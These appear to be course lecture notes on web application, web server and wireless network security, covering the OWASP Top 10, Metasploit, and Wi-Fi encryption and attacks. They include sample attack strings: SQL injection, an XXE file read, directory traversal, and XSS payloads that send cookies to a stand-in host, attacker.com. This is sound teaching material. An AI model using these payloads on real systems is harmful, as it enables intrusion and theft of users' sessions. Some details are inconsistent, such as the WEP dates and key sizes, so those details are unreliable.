

UNIT-3

The Shawshank Redemption Analogy in Cybersecurity

Concept: Trust Exploitation

- In the movie *The Shawshank Redemption*, Andy Dufresne escapes prison using a **small rock hammer** that guards believed was harmless.
- Over many years, he secretly **chisels a tunnel behind a poster**, eventually escaping through a sewage pipe.
- The guards focused on **obvious security measures** like walls, guards, and locked doors.
- However, they ignored a **small tool that seemed harmless**, which ultimately allowed the escape.

Cybersecurity Parallel

- Many organizations protect obvious security points:
 - Passwords
 - Firewalls
 - Physical security
- But they often **overlook trusted systems or services**, which attackers exploit.

Example

- A trusted web application component may allow input without validation.

```
SELECT * FROM users WHERE username='admin' AND password='123'
```

Attacker input:

```
' OR '1'='1
```

Result: **Authentication bypass.**

Web Servers – The “Front Door” of Organizations

What is a Web Server?

- A **web server** is a system that hosts websites or web applications.
- It responds to requests from users over the internet.
- Examples:
 - Apache
 - Nginx
 - Microsoft IIS

Why Web Servers Are Attractive Targets

- Unlike internal servers, web servers are **publicly accessible**.
- Anyone on the internet can attempt to interact with them.
- Attackers constantly scan for vulnerabilities.

Real-World Example

A company may secure internal infrastructure but expose a vulnerable web server.

Example request to server:

```
GET /login HTTP/1.1
Host: example.com
```

If poorly secured, attackers may exploit:

- SQL injection
- Cross-site scripting
- Authentication flaws

Key Idea

Web servers act like **open doors to organizations**, making them prime attack targets.

Importance of Web Security Organizations

Why Web Standards Are Needed

The internet works because of **global technical standards**.

Several organizations define these standards.

IETF – Internet Engineering Task Force

- Responsible for **internet protocol standards**.
- Develops documents called **RFCs (Requests for Comments)**.
- Defines how technologies like:
 - TCP/IP
 - HTTP
 - DNS
work.

W3C and OWASP – Improving Web Security

W3C (World Wide Web Consortium)

- Develops standards for web technologies.
- Ensures consistency across browsers.

Examples of technologies standardized by W3C:

- HTML
- CSS
- XML

OWASP – Open Web Application Security Project

- Global nonprofit organization focused on **web security**.
- Provides tools, documentation, and training.

What is OWASP?

- **OWASP (Open Web Application Security Project)** is a global nonprofit organization
- Provides **security guidelines for web applications**
- OWASP Top 10 lists **most common vulnerabilities**
- Updated periodically based on **industry data**

OWASP Top 10

List of vulnerabilities:

1. Injection
2. Broken Authentication
3. Sensitive Data Exposure
4. XML External Entities (XXE)
5. Broken Access Control
6. Security Misconfiguration
7. Cross-Site Scripting (XSS)
8. Insecure Deserialization
9. Using Components with Known Vulnerabilities
10. Insufficient Logging & Monitoring

A1 Injection Flaws

- Occurs when **untrusted input is executed as a command**
- Common types:
 - SQL Injection
 - OS Command Injection
 - LDAP Injection
- Allows attackers to **manipulate queries**

Example attack:

- Attacker input: ' OR '1'='1

Result → Login bypass.

Injection Real-World Example

Real case: **Sony Pictures Hack**

- Attackers exploited **SQL injection**
- Retrieved confidential company data

Example malicious input:

```
' UNION SELECT username,password FROM users--
```

Impact:

- Database theft
- Sensitive data exposure

Prevention:

- Prepared statements
- Input validation

A2 Broken Authentication

Occurs when authentication mechanisms are weak.

Common problems:

- Weak passwords
- Predictable session IDs
- No account lockout

Example session cookie:

- `sessionID=12345`

Attacker guesses next session:

`sessionID=12346`

Result → Session hijacking.

Authentication Attack Example

Real example: **Session hijacking**

Attackers steal cookies using XSS.

Example script:

- `document.cookie`

Stolen cookie:

`sessionId=ABC123`

Attacker impersonates the user.

Prevention:

- Secure cookies
- Multi-factor authentication
- HTTPS

A3 Sensitive Data Exposure

Occurs when applications fail to protect sensitive data.

Examples:

- Credit card numbers
- Passwords
- Personal information

Example insecure storage:

```
password = 123456
```

Instead of hashed value.

Prevention:

- Encryption
- HTTPS
- Secure key management

A4 XML External Entities (XXE)

Occurs when XML parsers allow **external entity processing**.

Attackers manipulate XML input to read server files.

Example malicious XML:

```
<!DOCTYPE data [  
  <!ENTITY file SYSTEM "file:///etc/passwd">  
]>  
<data>&file;</data>
```

Result:

Server exposes system file.

XXE Attack Impact

Attackers can:

- Access internal files
- Scan internal networks
- Perform denial-of-service

Prevention:

- Disable external entities
- Secure XML parser configuration

A5 Broken Access Control

Occurs when applications fail to restrict user permissions.

Example:

Normal user:

`example.com/user/profile`

Attacker modifies URL:

`example.com/admin/dashboard`

If access control fails → attacker gets admin access.

Broken Access Control Example

Real example: **API data exposure**

Attackers change ID parameter:

`example.com/api/user?id=101`

Change to:

`example.com/api/user?id=102`

Access another user's data.

Prevention:

- Role-based access control
- Server-side permission checks

A6 Security Misconfiguration

Occurs due to incorrect system configuration.

Examples:

- Default passwords
- Directory listing enabled
- Open port

Example exposed server:

`http://example.com/config/`

Directory listing enabled.

Attackers download configuration files.

Prevention:

- Remove default credentials
- Disable unnecessary services
- Apply patches

A7 Cross-Site Scripting (XSS)

Occurs when untrusted input executes scripts in a browser.

Example attack:

```
<script>alert('Hacked')</script>
```

Browser executes malicious code.

Stealing cookies:

```
document.location='http://attacker.com?cookie='+document.cookie
```

Impact:

- Session hijacking
- Website defacement
- Phishing

Prevention:

- Input validation
- Output encoding

A8 Insecure Deserialization

Occurs when attackers manipulate serialized objects.

Example serialized object:

```
user=Arvind; role=user
```

Attacker modifies:

```
user=Arvind; role=admin
```

Result:

Privilege escalation.

A9 Vulnerable Components

Using outdated libraries with known vulnerabilities.

Example:

Apache Struts 2.3

Attackers exploit known flaws.

Real incident:

Equifax breach due to Apache Struts vulnerability.

Prevention:

- Regular updates
- Vulnerability scanning

A10 Insufficient Logging & Monitoring

Occurs when security events are not logged or monitored.

Example attack:

Multiple login attempts

System does not detect them.

Impact:

- Attacks go unnoticed
- Data breaches remain undetected

Prevention:

- Enable logging
- Use SIEM tools
- Monitor security alerts

Web Server Attacks

What is a Web Server?

A **web server** is a system that stores and delivers web pages to users through the internet.

Examples of Web Servers

- Apache
- Microsoft IIS

How it works

1. User enters a website URL
2. Browser sends **HTTP request** to server
3. Server processes request
4. Server sends **HTTP response** with webpage

Example:

User → <https://amazon.com> → Server → Returns webpage

Why Hackers Target Web Servers

Web servers are attractive targets because they store valuable data.

Common targets

- User credentials
- Credit card details
- Personal information
- Business data

Reasons for attacks

- Financial gain
- Data theft
- Website defacement
- Political activism (Hacktivism)
- Reputation damage

Real Example

2013 **Target Data Breach** exposed **40 million credit cards** through web application vulnerabilities.

Types of Web Server Attacks

Some common web server attacks include:

- 1.Directory Traversal Attack
- 2.Parameter / URL Tampering
- 3.Hidden Field Manipulation
- 4.Web Cache Poisoning
- 5.Web Server Misconfiguration
- 6.Password Attacks
- 7.Denial of Service (DoS)

These attacks exploit **poor coding, weak configurations, or improper input validation.**

Directory Traversal Attack

Also called:

- Dot-dot-slash attack
- Directory climbing
- Backtracking attack

This attack allows hackers to **access restricted files on a server**.

How it works

The attacker manipulates file paths to move outside the website directory.

Example

```
http://example.com/../../../../etc/passwd
```

This command attempts to access system files outside the web folder.

Real Example

In 2010, several **Apache servers were exploited** using directory traversal vulnerabilities.

Parameter / URL Tampering

Parameter tampering occurs when an attacker **changes parameters in a URL to manipulate data.**

Example URL

`https://shop.com/product?price=500`

Attacker changes it to

`https://shop.com/product?price=5`

Impact

- Changing product prices
- Accessing unauthorized data
- Privilege escalation

Real Example

Several **e-commerce websites** have been exploited where users changed prices before checkout.

Hidden Field Manipulation

Developers sometimes store sensitive data in **hidden HTML fields**.

Example

```
<input type="hidden" name="price" value="600">
```

Attack process

1. User saves webpage locally
2. Edits hidden value
3. Submits modified form

Result

Product price changes from **\$600 → \$10**

Real Example

Early **online shopping websites** had this vulnerability before secure server-side validation.

Web Cache Poisoning

A **web cache** stores copies of web pages to improve performance.

Attackers manipulate cache to **store malicious content**.

Attack Steps

1. Attacker sends malicious request
2. Server stores malicious response in cache
3. Other users receive poisoned content

Impact

- Users redirected to malicious websites
- Malware distribution
- Phishing attacks

Real Example

In 2018, **web cache poisoning attacks affected multiple CDN services.**

Web Server Misconfiguration

- Misconfiguration occurs when servers are **improperly configured**.
- Examples
 - Default passwords enabled
 - Unnecessary services running
 - Directory listing enabled
 - Debug mode enabled
- Impact
 - Attackers can access sensitive files or administrative pages.
- Real Example
 - Thousands of **misconfigured AWS S3 servers** exposed private data publicly.

Password Attacks on Web Servers

Hackers attempt to break login credentials.

- Common techniques
 - Brute Force Attack
 - Dictionary Attack
 - Credential Stuffing
- Example
 - Using tools like
 - Hydra
 - Burp Suite
 - Metasploit
- Real Example
 - 2012 **LinkedIn breach** exposed **6 million passwords** through credential attacks.

Denial of Service (DoS) Attack

- A DoS attack overwhelms a web server with massive traffic.
- Goal
- Make the website unavailable to users.
- Attack Process
- Thousands of requests sent to server
- Server resources become exhausted
- Website crashes
- Real Example
- 2016 **Dyn DNS attack**
- IoT botnet (Mirai)
- Major websites down including Twitter, Netflix, GitHub.

How to Prevent Web Server Attacks

Organizations can reduce risk using security best practices.

- Input validation
 - Secure coding practices
 - Web Application Firewall (WAF)
 - Regular patch updates
 - Disable unnecessary services
 - Use strong authentication
 - Monitor server logs
-
- Example Tools
 - OWASP ZAP
 - Burp Suite
 - Nessus

Metasploit Framework (Overview)

What is Metasploit?

Metasploit is an open-source **penetration testing framework** used by security professionals to **find, exploit, and validate vulnerabilities in systems**.

It provides a platform where ethical hackers can **simulate real cyber attacks safely** to test the security of networks and servers.

Metasploit is widely used for:

- Vulnerability testing
- Exploit development
- Security research
- Penetration testing
- Security training

The framework contains many **prebuilt exploits and tools** that allow attackers or security professionals to test vulnerabilities quickly.

How Metasploit Works

A basic Metasploit attack generally follows **five steps**:

1. Select the exploit

1. Choose the vulnerability you want to target.

2. Configure exploit options

1. Define parameters such as target IP address and ports.

3. Select the target

1. Identify the operating system or application being attacked.

4. Choose a payload

1. Payload is the code executed on the victim system after successful exploitation.

5. Launch the exploit

1. Execute the attack to gain access or test the vulnerability.

Metasploit Architecture & Components

1. Exploits

- Code used to **take advantage of a vulnerability** in a target system.

2. Payloads

- Code executed **after successful exploitation**.
- Example: open remote shell, create backdoor.

3. Auxiliary Modules

- Used for **scanning, information gathering, and password attacks**.
- Do not directly exploit vulnerabilities.

4. NOP Generators

- Used in **buffer overflow attacks** to improve exploit success.

5. REX Library

- Core library handling **network communication, protocols, and data processing**.

Key Idea:

Metasploit combines **exploits + payloads + modules** to simulate cyber attacks and test system security.

What is a Web Application?

- A **web application** is software that runs on a web server and interacts with users via a browser
- It acts as a **bridge between user input and backend systems (databases, APIs, services)**
- Examples:
 - Banking websites
 - E-commerce platforms
 - Login portals
- Architecture:
 - Client (Browser) → Web Server → Application Logic → Database

Key Point for Students:

- The **web application** is where all user input is processed → **biggest attack surface**

Why Attackers Target Web Applications

- Web apps are:
 - Public-facing
 - Always accessible
 - Often poorly secured
- Many apps are:
 - Built in-house
 - Not security-tested
- Developers focus on functionality → ignore security

Real-world example:

- A login page without validation → attacker injects SQL

“Most successful cyberattacks today happen via web apps”

Common Weaknesses in Web Applications

- Lack of input validation
- Hardcoded credentials
- Default configurations
- Poor session management
- Missing patches

Example:

- Accepting user input directly in backend query

Entry Points for Attacks

- Attackers look for **input points**
 - URL parameters
 - Forms
 - Cookies
 - Headers
 - APIs

Example URL:

`https://site.com/products?id=10`

Attacker modifies:

`?id=10 OR 1=1`

Injection Attacks

- Injection = **sending malicious input instead of expected data**
- Goal:
 - Execute commands
 - Bypass authentication
 - Access database

Types:

- SQL Injection
- LDAP Injection
- Command Injection

LDAP Injection

- LDAP = used for authentication (Active Directory)
- App builds query using user input

Normal Query:

```
(& (USER=Matt) (PASSWORD=MyPwd!))
```

Attack Input:

```
Matt) (&
```

Result:

```
(& (USER=Matt) (&) (PASSWORD=anything))
```

Password check bypassed

Buffer Overflow Attack

- Occurs when:
 - Input > allocated memory
- Results:
 - Crash
 - Execute malicious code

Example:

- Buffer size = 10 characters
- Input = 100 characters

“Write more data into buffer → overwrite memory”

Buffer Overflow Attack

- Stack overflow
- Heap overflow
- NOP sled
- Shellcode execution

Real-world:

- Exploiting vulnerable C program

Cross-Site Scripting (XSS)

- Inject JavaScript into web page
- Executes in victim browser

Example:

```
<script>alert ( 'Hacked' ) </script>
```

Browser executes script

XSS exploits dynamic content & input validation

XSS – Cookie Theft Example

```
<script>
```

```
window.open("http://attacker.com/steal?cookie="+document.cookie)
```

```
</script>
```

Sends session cookie to attacker

Impact:

- Session hijacking
- Account takeover

Types of XSS

- Stored XSS → saved in DB
- Reflected XSS → immediate response
- DOM-based XSS → client-side

Example:

- Malicious comment in blog

Cross-Site Request Forgery (CSRF)


- Tricks user into performing actions
- Uses existing session

Example:

- User logged into bank
 - Clicks malicious link → transfer initiated
- uses user identity automatically

CSRF Attack Flow

1. User logs in
 2. Attacker sends malicious request
 3. Browser sends request with cookies
 4. Server executes action
- No validation → attack succeeds



Cookies – Security Issues

- Cookies store:
 - Session IDs
 - Preferences
- Risks:
 - Theft
 - Manipulation

Example:

ADMIN=no → ADMIN=yes

SQL Injection – Core Concept

- Inject SQL into input field
- Executes directly on DB

Example:

```
' OR 1=1 --
```

Always TRUE

SQL Injection Types

- In-band (most common)
- Out-of-band
- Blind

Example:

- Error-based → reveals DB schema

Countermeasures

- Input validation
- Parameterized queries
- CSRF tokens
- Secure cookies
- Patch management

Final Insight:

“Attacker needs ONE vulnerability, defender must secure ALL”

Wireless Network Hacking

Introduction to Wireless Networks

- **Definition:** A wireless network is a communication system that enables devices to connect and exchange data without physical cables.
- **Why Wireless?:** Flexibility, mobility, and ease of deployment.
- **Common Applications:** Wi-Fi, Bluetooth, Zigbee, Cellular networks (4G/5G), Satellite Communication.

Wireless Network Architecture

1. **Wireless Access Points (APs):** Devices that transmit and receive wireless signals (e.g., routers in homes, enterprise-grade APs in offices).
2. **Wireless Network Interface Cards (NICs):** Built into laptops, smartphones, and IoT devices to connect wirelessly.
3. **Client Devices:** Devices that connect to Wi-Fi (smartphones, laptops, IoT devices).

Wireless Communication Standards

Wireless communication follows **IEEE 802 standards**, including:

1. **Wi-Fi (802.11a/b/g/n/ac/ax)** – Common for home/office networks.
2. **Bluetooth (802.15.1)** – Short-range communication (headphones, smartwatches).
3. **Zigbee (802.15.4)** – IoT networks (smart homes, industrial automation).
4. **WiMAX (802.16)** – Broadband wireless networks (long-range).

2. Comparison Table:

Standard	Frequency	Range	Speed	Use Case
Wi-Fi (802.11ac)	2.4 GHz / 5 GHz	30-100m	1.3 Gbps	Home/Office
Bluetooth 5.0	2.4 GHz	10-100m	2 Mbps	Wireless audio
Zigbee	2.4 GHz	10-100m	250 kbps	IoT devices
WiMAX	2-11 GHz	Several km	100 Mbps	Rural broadband

Wireless Network Modes

1. Infrastructure Mode:

- Devices connect via an **Access Point (AP)**.
- Used in **homes, offices, schools**.

2. Ad-hoc Mode:

- Devices communicate **directly** without an AP.
- Used for **temporary connections, gaming, file sharing**.

Infrastructure Mode = School classroom (students talk via a teacher).

Ad-hoc Mode = Group discussion (students talk directly)

Wireless Signal Transmission Methods

1. OFDM (Orthogonal Frequency Division Multiplexing)

- Used in Wi-Fi, 4G, 5G.
- Splits the signal into multiple small sub-signals to reduce interference.

2. DSSS (Direct Sequence Spread Spectrum)

- Used in old Wi-Fi and military applications.
- Spreads the signal over a wide frequency range to improve reliability.

OFDM (Orthogonal Frequency Division Multiplexing)

Key Concept:

- Divides the data into multiple smaller sub-signals that are transmitted simultaneously over different frequencies.
- This reduces interference and allows for high-speed data transmission.
- Used in Wi-Fi (802.11a/g/n/ac/ax), 4G, and 5G networks.

Real-World Example:

- When you stream Netflix in HD over Wi-Fi, OFDM ensures smooth playback by dividing the data into multiple small streams.

Advantages of OFDM:

- ✓ High-speed data transfer
- ✓ Resistant to interference (works well in crowded Wi-Fi areas)
- ✓ Efficient use of bandwidth

DSSS (Direct Sequence Spread Spectrum)

Key Concept:

- Spreads the data over a wide range of frequencies to reduce interference and increase security.
- Used in older Wi-Fi (802.11b), military, and satellite communication.

Real-World Example:

- Military radio communications use DSSS to prevent enemies from intercepting signals.

Advantages of DSSS:

- ✓ More secure (harder to jam or intercept signals)
- ✓ Better reliability in noisy environments

Wireless Network Security Basics

1. **SSID (Service Set Identifier):** The Wi-Fi name (e.g., "Home Wi-Fi").
2. **Encryption Standards:**
 - WEP (Weak, easily hacked)
 - WPA (Better but outdated)
 - WPA2 (Current standard)
 - WPA3 (More secure, used in modern routers)
3. **MAC Address Filtering:** Only allows specific devices to connect.

Encryption Standards

To protect Wi-Fi networks, different **encryption methods** are used:

Encryption Type	Security Level	Notes
WEP (Wired Equivalent Privacy)	 Weak	Easily hacked, outdated
WPA (Wi-Fi Protected Access)	 Better, but still weak	No longer recommended
WPA2 (Wi-Fi Protected Access 2)	 Secure	Used in most Wi-Fi networks today
WPA3	 Most secure	Used in modern routers, better encryption

Example:

- If you connect to **public Wi-Fi without a password**, it means **no encryption is used**, and hackers can **steal your data**.
- If your home Wi-Fi uses **WPA2 or WPA3**, it means your data is encrypted and **safe from hackers**.

MAC Address Filtering

- Every device (phone, laptop) has a **unique MAC address** (e.g., 00:1A:2B:3C:4D:5E).
- **MAC filtering** allows only **specific devices** to connect to Wi-Fi.

Example:

- A company can set up Wi-Fi **only for employees' laptops** using MAC filtering.
- If a hacker tries to connect, their **device is blocked**.

Introduction to Wireless Encryption

- **Definition:** Wireless encryption is the process of encoding data transmitted over wireless networks to prevent unauthorized access.
- **Purpose:**
 - Protects sensitive data (e.g., passwords, financial info).
 - Prevents unauthorized users from accessing the network.
 - Ensures data integrity and confidentiality.

Analogy:



Wireless encryption is like sealing a letter in an envelope before mailing it. Without encryption, anyone can read the content (open postcard); with encryption, only the recipient with the key can access it.

The Need for Wireless Encryption

- **Open and Accessible Medium:**

- Unlike wired networks, wireless signals are broadcast over the air, making them vulnerable to interception.

- **Common Security Risks:**

- Eavesdropping (sniffing packets).
- Unauthorized access.
- Data manipulation.

- **Impact of Lack of Encryption:**

- Unauthorized users can read, modify, or steal data.
- Weak encryption makes attacks (e.g., man-in-the-middle) easier.

Example:

 Imagine driving down a highway with your windows open (unencrypted network). Anyone passing by can listen to your conversation. Closing the windows and locking the doors (encryption) keeps your conversation private.



WEP – Wired Equivalent Privacy

- **Introduced:** 1999 (IEEE 802.11 standard).
- **Encryption:**
 - Uses RC4 stream cipher with 40-bit, 104-bit, or 232-bit keys.
 - Initialization Vector (IV) is added to the key.
- **How it works:**
 - Combines IV + secret key → input into RC4 → generates a keystream.
 - XOR operation with plaintext data → encrypted data.
- **Flaws:**
 - IV is only 24 bits → easily repeated.
 - IV is sent in plaintext, making it vulnerable.
 - Susceptible to **IV reuse attacks** and **brute-force cracking**.

Analogy:

□ *WEP is like using a combination lock with only 3 digits. It may seem secure, but it can be cracked by trying a few hundred combinations.*

WEP – Wired Equivalent Privacy

WEP was the first encryption protocol introduced in 1999 to secure wireless networks. It aimed to provide the same level of security as a wired network by encrypting data using the **RC4 stream cipher** with a small **40-bit or 104-bit key**, combined with a **24-bit Initialization Vector (IV)**. However, WEP has significant weaknesses. The small IV space makes it prone to **IV reuse**, allowing attackers to intercept and analyze packets to recover the encryption key. Additionally, WEP uses **static keys**, which remain the same until manually changed, making it easy for hackers to crack the encryption using tools like **Aircrack-ng**. Due to these vulnerabilities, WEP is considered outdated and insecure for protecting wireless networks.

Problems with WEP

- **Key Vulnerabilities:**
 - **IV Reuse:** WEP uses a small IV space (24 bits), leading to repeated IVs, making the encryption predictable.
 - **Lack of Key Management:** Static keys remain the same, making them easier to crack.
 - **Plaintext Transmission of IV:** Attackers can capture enough packets and recover the WEP key.
- **Cracking WEP:**
 - Tools like **Aircrack-ng** and **Kismet** can crack WEP in minutes.
 - Only requires capturing enough packets.

Example:

 *An attacker in a coffee shop can capture packets from a WEP-protected Wi-Fi and crack the key in under 5 minutes, gaining access to the network.*

WPA – Wi-Fi Protected Access

- **Introduced:** 2003 (to replace WEP).
- **Encryption:**
 - Uses **Temporal Key Integrity Protocol (TKIP)**.
 - 128-bit dynamic keys (changes every 10,000 packets).
 - **Message Integrity Check (MIC)** to prevent packet tampering.
- **Authentication:**
 - Uses **Extensible Authentication Protocol (EAP)**.
 - Four-way handshake to authenticate clients.
- **Improvements Over WEP:**
 - Dynamic keys prevent IV reuse.
 - Stronger encryption (128-bit vs. 40-bit).

Analogy:

🔑 WPA is like a key card that changes its code every time you enter a building, making it harder for intruders to duplicate it.



WPA – Wi-Fi Protected Access

WPA was introduced in 2003 as an improvement over WEP. It uses **Temporal Key Integrity Protocol (TKIP)**, which dynamically changes the encryption key every **10,000 packets**, making it much harder for attackers to exploit IV reuse. WPA also includes **Message Integrity Checks (MIC)** to prevent tampering with data packets. Authentication in WPA uses the **Extensible Authentication Protocol (EAP)**, which ensures that only authorized devices can connect. Although WPA significantly improved security, it still has vulnerabilities. For example, attackers can use dictionary or brute-force attacks to crack weak pre-shared keys (PSK). While WPA offers better protection than WEP, it is still considered less secure than its successor, WPA2.

WPA2 – Advanced Security with AES

- **Introduced:** 2004 (IEEE 802.11i standard).
- **Encryption:**
 - Uses **Advanced Encryption Standard (AES)** with 128-bit, 192-bit, or 256-bit keys.
 - AES uses **Counter Mode with Cipher Block Chaining Message Authentication Code Protocol (CCMP)** for stronger integrity.
- **Authentication:**
 - WPA2-Personal: Pre-shared key (PSK).
 - WPA2-Enterprise: Uses a RADIUS server for authentication.
- **Advantages:**
 - Stronger encryption than WPA and WEP.
 - Resistant to brute-force and dictionary attacks.

Analogy:

 WPA2 is like a bank vault with biometric access. Even if someone steals the password, they still need fingerprint or retinal verification to access it.

WPA2 – Advanced Security with AES

WPA2, introduced in 2004, is the current standard for securing wireless networks. It uses the **Advanced Encryption Standard (AES)** algorithm with **128-bit, 192-bit, or 256-bit keys**, providing strong encryption and resistance against brute-force and dictionary attacks. WPA2 uses **Counter Mode with Cipher Block Chaining Message Authentication Code Protocol (CCMP)** for enhanced data integrity and confidentiality. It supports **two authentication modes: WPA2-Personal** (with a pre-shared key) and **WPA2-Enterprise** (with a RADIUS server for authentication). Although WPA2 is highly secure, it can still be vulnerable to **brute-force attacks** if weak passwords are used. To maximize security, it is recommended to use **strong, complex passwords** and keep router firmware updated.

	WEP	WPA	WPA2	WPA3
Release Year	1997	2003	2004	2018
Encryption	RC4	TKIP / RC4	AES-CCMP	AES-CCMP / AES-GCMP
Session Key	64/128 bit	128 bit	128 bit	128/256 bit
Authentication	Open system, shared key	Pre-shared key	Pre-shared key	AES-CCMP / AES-GCMP
Level of Security	Very low	Low	Moderate	High
Weakness	Insecure encryption easily exploited by hackers	Weak encryption, compatibility issues	Vulnerable to key reinstallation attack (KRACK)	Complex deployment

Introduction to Wireless Hacking

- Wireless networks are inherently **vulnerable** due to their open nature.
- Hackers can exploit **misconfigured or poorly secured networks**.
- The rise of **IoT devices** and public Wi-Fi hotspots increases the attack surface.

Wireless Hacking Techniques

- War Driving:** Hackers drive around searching for **open or weakly secured networks** using Wi-Fi scanners.
- War Walking:** The same technique but done on foot, using a smartphone or portable device.
- War Flying:** More advanced, using **drones** to scan larger areas.
- Packet Sniffing:** Involves using tools like **Wireshark** or **Kismet** to capture and analyze network packets.

War Driving

War driving is a wireless hacking technique where attackers **drive around in vehicles** equipped with Wi-Fi scanners, GPS devices, and laptops or smartphones. Their goal is to **search for open or poorly secured Wi-Fi networks**.

How It Works:

- The attacker uses a **Wi-Fi-enabled device** (laptop, smartphone, or tablet) with **wireless discovery tools** like **NetStumbler** or **Kismet**.
- They drive through neighborhoods, business districts, or public areas, automatically **scanning for nearby Wi-Fi networks**.
- The scanning software identifies:
 - **Network names (SSIDs)**
 - **Encryption types (WEP, WPA, WPA2)**
 - **Signal strength**
 - Whether the network is **open or secured**

War Walking

War walking is the same concept as war driving, but instead of using a vehicle, the attacker **moves on foot**.

How It Works:

- The attacker carries a **smartphone, tablet, or portable laptop** running Wi-Fi scanning apps.
- As they walk around, the device **automatically scans for wireless networks**.
- Just like war driving, they gather:
 - **Network names (SSIDs)**
 - **Encryption types**
 - **Signal strength**
- **Portable GPS devices** or location services log the coordinates of discovered networks.
- Attackers may target **public places** like cafés, libraries, or office buildings where people frequently connect to Wi-Fi.

War Flying

War flying is a more **advanced version of war driving**, where attackers use **drones or aircraft** equipped with Wi-Fi scanners to **cover larger areas**.

How It Works:

- The attacker uses a **drone** carrying a **Wi-Fi scanning device** (Raspberry Pi, smartphone, or specialized equipment).
- The drone flies over **targeted areas**, scanning for wireless networks.
- The scanner collects:
 - **Network SSIDs**
 - **Encryption types**
 - **Signal strength**
- Since drones can **cover vast areas quickly**, attackers can map a large number of networks in a short time.
- They can **locate hidden or poorly protected networks** from the air without being detected.

Packet Sniffing

- Packet sniffing is a technique used to capture and analyse data packets transmitted over a wireless network.
Attackers use it to intercept sensitive information, such as:
- Login credentials (usernames, passwords)
- Credit card details
- Private messages
- Network traffic patterns
- How It Works:
- The attacker uses packet sniffing tools like:
 - Wireshark (powerful network protocol analyzer)
 - Kismet (passive wireless packet sniffer)

Packet Sniffing

- The tools put the network adapter into **monitor mode** (also called promiscuous mode), allowing it to:
 - **Capture all packets** on the same channel.
 - Read and **inspect the packet contents**.
- On **unencrypted networks** (open Wi-Fi), attackers can see sensitive data in **plain text**.
- On **encrypted networks**, attackers may capture **encrypted packets** and later attempt to **crack the encryption**.
- **Real-World Example:**
 - A hacker might connect to a **public Wi-Fi hotspot** at a coffee shop and run **Wireshark**.
 - They could **intercept packets** containing users' login information or session cookies, gaining unauthorized access.
 - This is why public Wi-Fi is considered **highly insecure** without using a **VPN**.

Key Differences Between the Techniques

Technique	Movement Method	Tools Used	Purpose	Coverage
War Driving	Driving in a vehicle	NetStumbler, Kismet	Discovering networks	Medium to large areas
War Walking	Walking on foot	Wi-Fi scanner apps	Discovering networks	Small areas, public places
War Flying	Flying drones/planes	Drones with Wi-Fi tools	Discovering from the air	Large areas, fast scanning
Packet Sniffing	Stationary or mobile	Wireshark, Kismet	Intercepting data packets	Within network range

Rogue Access Point (Evil Twin Attack)

- Fake Wi-Fi created to mimic legitimate network.
- Users unknowingly connect to attacker network.
- Attacker monitors and controls traffic.
- **Real Example:** Fake “Airport_Free_WiFi” stealing user credentials.

Deauthentication Attack

- Attacker sends deauthentication packets.
- Forces users to disconnect from network.
- Users reconnect to attacker network.
- **Real Example:** Disconnecting users and redirecting to fake Wi-Fi.

Wireless Password Cracking

- Uses brute-force or dictionary attacks.
- Requires capturing handshake packets.
- Tools: Aircrack-ng
- **Real Example:** Cracking WPA2 password using wordlist.

Wireless Network Scanning

- Identifies available networks and their security.
- Tools: Airodump-ng
- Helps attackers choose weak targets.
- **Real Example:** Finding unsecured Wi-Fi networks nearby.

Hidden SSID Attacks

- SSID hiding does not provide real security.
- Attackers can detect hidden networks using sniffing tools.
- **Real Example:** Revealing hidden network using packet capture.

Wireless Security Misconfiguration

- Default passwords
- Weak encryption
- Open ports
- These lead to vulnerabilities.
- **Real Example:** Router with default admin/admin credentials.

Risks of Public Wi-Fi

- No encryption
- High risk of data interception
- Susceptible to MITM attacks
- **Real Example:** Banking credentials stolen over public Wi-Fi.

Man-in-the-Middle Attack

- Attacker intercepts communication between user and server.
- Can modify or steal data.
- **Real Example:** Attacker altering online transactions

Wireless Network Attacks Summary

- Passive attacks:

- Sniffing

- Active attacks:

- Deauthentication
- Rogue AP

- Impact:

- Data theft
- Service disruption

Wireless Security Best Practices

- Use WPA2/WPA3 encryption
- Strong passwords
- Disable WPS
- Regular firmware updates
- **Real Example:** Securing home Wi-Fi with strong password.

Organizational Wireless Security

- Use enterprise authentication (RADIUS)
- Continuous monitoring
- Security policies
- **Real Example:** Corporate Wi-Fi requiring employee login credentials.